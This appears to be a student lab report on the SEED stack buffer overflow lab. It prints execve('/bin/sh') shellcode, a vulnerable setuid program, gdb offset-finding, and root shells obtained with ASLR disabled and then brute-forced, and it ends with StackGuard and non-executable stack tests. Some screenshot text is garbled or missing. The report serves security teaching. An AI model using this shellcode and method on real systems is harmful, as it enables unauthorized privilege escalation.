#### Information Security: Buffer Overflow

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
Section H

In this lab we will develop a scheme to exploit the buffer overflow vulnerability and finally gain the root privilege.

## Task 1: Turning off countermeasures

Ubuntu and other Linux distributions have implemented several security mechanisms to prevent buffer overflow attack. For the scope of this experiment we will disable them, perform the attack and re-enable them and check if the attack will still be successful.

- 1. Address space randomization: Most Linux based systems use address space randomization to randomize the starting address of the stack and heap which makes it difficult to guess the address, which is a critical part of the buffer overflow attack.
- 2. We disable it using the below command.



3. Next we run the below shell\_code to ensure that the countermeasure is disabled.


```
Victim [Running] - Oracle VM VirtualBox
                                                                                                                                                            File Machine View Input Devices Help
call_shellcode.c (~/Desktop/lab-3) - gedit
                                                                                                                                   /* call_shellcode.c */
           /* A program that creates a file containing code for launching shell */
           #include <stdlib.h>
           #include <stdio.h>
           const char code[] =
"\x31\xc0" /* xorl %eax,%eax */
"\x50" /* pushl %eax */
            \x50" /* pushl %eax */
\x68""//sh" /* pushl $0x68732f2f */
\x68""/bin" /* pushl $0x6e69622f */
\x89\xe3" /* movl %esp,%ebx */
            '\x89\xe3" /* movl %esp,%ebx */
'\x50" /* pushl %eax */
'\x53" /* pushl %ebx */
'\x89\xe1" /* movl %esp,%ecx */
'\x99" /* cdq */
'\xb0\x0b" /* movb $0x0b,%al */
'\xcd\x80" /* int $0x80 */
           int main(int argc, cha **argv){
                        char buf[sizeof(code)];
                        strcpy(buf, code);
((void(*)())buf)();
```

4. On running the above program we observe that we were successful in launching a shell as we had disabled address space randomization.

#### Configuring /bin/sh/

In Linux distributions the /bin/sh symbolic link points to the /bin/dash shell. The dash shell in Ubuntu 16.04 has a countermeasure that prevents itself from being executed in a Set-UID process. Basically, if dash detects that it is executed in a Set-UID process, it immediately changes the effective user ID to the process's real user ID, essentially dropping the privilege.

Therefore, we will link /bin/sh to another shell that does not have such a countermeasure i.e. to /bin/zsh as shown below.



We make the shellcode program a SET\_UID program and run the executable as shown above and we observe that we were able to launch a root shell which could be exploited.

# Task 2: Vulnerable Program

In this task we run the below program which has a buffer overflow vulnerability which we will try to exploit to get root privileges. The above program has buffer overflow vulnerability. It reads input from a file called badfile, and then passes this input to another buffer in the function bof(). The input which could have 517 bytes is copied to a buffer of 24 bytes. Since strcpy() does not do boundary checks buffer overflow occurs. The program being a SET-UID, a normal user can gain root privileges.


Since the input is from "badfile" which is under the user's control this vulnerability can be exploited.

```
Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
     File Edit Selection Find View Goto Tools Project

▼ Desktop

       ▼ [> lab-3
                          /* vulnerable program stack.c */
        ▼ 🖒 task-2
          Stack
                         #include <stdio.h>
          stack.c
         Call_shellcode
                         #include <stdlib.h>
         all_shellcode.c
                       5 #include <string.h>
                       7
                          int bof(char *str){
                               char buffer[24];
                       8
                       9
                               /* The following statement has a buffer overflow problem */
                      10
                               strcpy(buffer,str);
                      11
                               return 1;
                      12 }
                      13
                      14 int main(int argc, char **argv){
                      15
                      16
                               char str[517];
                      17
                               FILE *badfile;
                      18
                               badfile = fopen("badfile","r");
                      19
                               fread(str, sizeof(char),517, badfile);
                      20
                               bof(str);
                      21
                               printf("Returned Properly\n");
                      22
                               return 1;
                      23 }
```


We compile the below program with "-fno-stack-protector" and "-z execstack" options to turn off the StackGuard and the non-executable stack protections. We also make this program a SET\_UID program and execute it.



# Task 3: Exploiting the Vulnerability

Now we try to construct the contents of the badfile, which is further used as input by stack program.

1. First we need to find the address of the buffer variable in bof(), thus we compile the stack.c program using the debug flags and use gdb as shown below. Next we set a breakpoint at bof(). Since we have disabled randomization of address we can be sure that the address will not change.



2. The program stops inside the bof function due to the breakpoint created. Here, we print out the ebp and buffer values, and also find the difference between the ebp and start of the buffer in order to find the return address value's address.

```
Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
        AX: 0xbfffea27 ("chandan\n\267\071=\376\267\320s\277\267=\005")
        ECX: 0x804fb20 --> 0x0
        EDX: 0x0
        ESI: 0xb7f1c000 --> 0x1b1db0
        EDI: 0xb7f1c000 --> 0x1b1db0
        BP: 0xbfffea08 --> 0xbfffec38 --> 0x0
         SP: 0xbfffe9e0 --> 0xb7fe96eb (<_dl_fixup+11>: add
        EIP: 0x80484c1 (<bof+6>:
                                               sub
                                                        esp,0x8)
        EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
                                          -----code-----
           0x80484bb <bof>:
           0x80484bc <bof+1>: mov
                                              ebp,esp
                                            esp,0x28
        0x80484be <bof+3>: sub
>> 0x80484c1 <bof+6>: sub
                                               esp. 0x8

        0x80484C1
        >b0f+9>:
        push
        DWORD PTR [ebp+0x8]

        0x80484c7
        >bof+12>:
        lea
        eax, [ebp-0x20]

        0x80484ca
        >bof+15>:
        push
        eax

        0x80484cb
        >bof+16>:
        call
        0x8048370
        <strcpy@plt>

        0000| 0xbfffe9e0 --> 0xb7fe96eb (<_dl_fixup+11>: add esi,0x15915)
        0004 | 0xbfffe9e4 --> 0x0
       0008 | 0xbfffe9e8 --> 0xb7f1c000 --> 0x1b1db0
       0012 | 0xbfffe9ec --> 0xb7b62940 (0xb7b62940)
       0016 0xbfffe9f0 --> 0xbfffec38 --> 0x0
0020 0xbfffe9f4 --> 0xb7feff10 (<_dl_runtime_resolve+16>:
                                                                                         non
        0024 0xbfffe9f8 --> 0xb7dc888b (<_GI_IO_fread+11>: add ebx,0x153775)
       0028 | 0xbfffe9fc --> 0x0
        Legend: code, data, rodata, value
       Breakpoint 1, bof (str=0xbfffea27 "chandan\n\267\071=\376\267\320s\277\267=\005") at stack.c:10
                           strcpy(buffer,str);
       gdb-peda$ p &buffer
       $1 = (char (*)[24]) 0xbfffe9e8
       gdb-peda$ p $ebp
$2 = (void *) 0xbfffea08
        gdb-peda$ p (0xbfffea08 - 0xbfffe9e8)
        $3 = 0x20
       gdb-peda$
```

3. In order for the return address to point at our code, we need to know the location to store the return address in the input so that it is stored in the return address field in the stack. This can be found out by finding the difference. Also the stack is of debug mode we add a sufficiently large value to the ebp (120 in this case). Thus the ebp+120 in my case is "BFFFEB28". Thus we modify the exploit.c file accordingly so that it generates a badfile as we desired. The hexdump of the badfile is as below

```
Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

/bln/bash

[09/28/20] seed@Chandan PES1201701593:-/Desktop$
```

4. Now we run the stack program which is a SET-UID program, and we observe that we are able to get a root shell as we could successfully launch a buffer overflow attack.

```
Victim (Running) - Oracle VM VirtualBox


File Machine View Input Devices Help

| 109/28/20| | seed@Chandan | PES1201701593:-/.../lab-3$ |
| 109/28/20| | seed@
```

### Task 4: Defeating Dash's Countermeasure


The countermeasure implemented in dash can be defeated. One approach is not to invoke /bin/sh in our shellcode; instead, we can invoke another shell program. This approach requires another shell program, such as zsh to be present in the system. But an alternate to this is by changing the UID of the program to 0 before invoking the shell.

Before this we will change the /bin/sh symbolic link to point to /bin/dash



Using the dash\_shell\_test.c program we test it as it calls /bin/sh. The program is as shown below.

In the above code we set the UID of the process to 0. We compile the above program to a SET-UID program and execute it. We observe that setuid(0) makes a difference.



So we now add the assembly code for invoking this system call at the beginning of the shellcode before execve().

The modified call\_shellcode.c file is shown below where we add 4 lines to the shellcode.


We compile the below program and make it a SET-UID program and then execute it. We run the dash\_shell\_test program.

☑ Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help


```
root@Chandan_PES1201701593: /home/seed/Desktop/is/lab-3
      [09/28/20]seed@Chandan PES1201701593:~/.../lab-3$
       [09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
      [09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ sudo -i
      root@Chandan PES1201701593:~#
      root@Chandan_PES1201701593:~# cd /home/seed/Desktop/is/lab-3/
      root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3#
      root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3# gcc call_shellcode_t4.c -o call_shellcode_task4 -w
      root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3#
      root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3# chmod 4755 call_shellcode_task4
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3#
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3# exit
      [09/28/20]seed@Chandan PES1201701593:~/.../lab-3$ ls -l call shellcode_task4
-rwsr-xr-x 1 root root 7388 Sep 28 11:36 call shellcode task4
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ ls -l ls -l dash_shell_test
       ls: cannot access 'ls': No such file or directory
-rwsr-xr-x 1 root root 7444 Sep 28 11:12 <mark>dash shell test</mark>
      [09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
       [09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
       [09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ ./dash_shell_test
      # whoami
      root
      uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```

We observe that we are successful in getting a root shell with UID as 0. In addition to this we add the modified shellcode in our exploit.c program and try to get the root shell through the stack program.

We run the exploit program which generates a badfile with hexdump as below.



Now we run the stack program which takes the new badfile as input.



We can observe that again we can launch a root shell using the buffer overflow vulnerability. Also the UID is set to 0. Thus we successfully got a root shell with UID 0.

### Task 5: Defeating Address Randomization

32 bit Linux machine have maximum range for the stack as 288. This being a small number can be easily exhausted by brute force approach.


We first enable the address randomization which we had disabled earlier.

```
Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@Chandan_PES1201701593: /home/seed/Desktop/is/lab-3
      [09/28/20]seed@Chandan PES1201701593:~/.../lab-3$
       [09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
       [09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ <mark>sudo /sbin/sysctl -w kernel.randomize va space=2</mark>
      [sudo] password for seed:
       kernel.randomize va space = 2
      [09/28/20]seed@Chandan PES1201701593:~/.../lab-3$
      [09/28/20] seed@Chandan PES1201701593:~/.../lab-3$
      [09/28/20]seed@Chandan PES1201701593:~/.../lab-3$ gcc stack.c -o stacktask5 -z execstack -fno-stack-protector
      [09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
      [09/28/20]seed@Chandan PES1201701593:~/.../lab-3$ ls -l stacktask5
       rwxrwxr-x 1 seed seed 7476 Sep 28 12:31 stacktask
       [09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ sudo chown root stacktask5
       [09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
       [09/28/20]seed@Chandan PES1201701593:~/.../lab-3$ sudo chmod 4755 stacktask5
      [09/28/20]seed@Chandan PES1201701593:~/.../lab-3$
      [09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ ls -l stacktask5
-rwsr-xr-x 1 root seed 7476 Sep 28 12:31 stacktask5
       [09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
      [09/28/20]seed@Chandan PES1201701593:~/.../lab-3$ ./stacktask5
       Segmentation fault
       [09/28/20]seed@Chandan PES1201701593:~/.../lab-3$
```


We compile the stack.c program using -fno-stack-protector and -z execstack. We make the program a SET-UID program as shown below. When we run the stacktask5 program we observe that we get a segmentation fault as seen in the above screenshot. Thus the attack wasn't successful and results in segmentation fault.

Now we write a script infinite.sh which keeps running the stack program until the address is matched. The script is shown below.

#### We make the script an executable as shown below




We run the above script and observe that the stack program is run multiple time which results in segmentation fault. But 14060<sup>th</sup> time we see that we get a root shell giving us root privileges. Thus by brute force we could defeat address randomization.



#### Task 6: Turn on Stack guard Protection

Here we enable the stack guard protection while compiling the stack.c program. Along with it we disable address randomization countermeasure inorder to prevent confusion.

We compile the stack.c program without -fno-stack-protector flag as shown below.




We observe that the buffer overflow was detected and hence the program was terminated with a message stack smashing detected in the standard output.

## Task 7: Turn on Non-executable stack protection

We again disable the address randomization to prevent confusion so that we know which protection helps. We compile the vulnerable program using the nonexecstack option.

We achieve it as shown in the below screenshot.



Again we observe that the program is not run and we get a segmentation fault. This is because the stack no longer executes code.

Since the stack is overwritten with shellcode, it is just treated as address rather than actual instructions, thus resulting in segmentation fault. Thus the stack is no more executable. Stack only stores variables and return addresses which do not require execution. Thus making stack non executable doesn't affect the programs. Thus preventing buffer overflow attack.

THANK YOU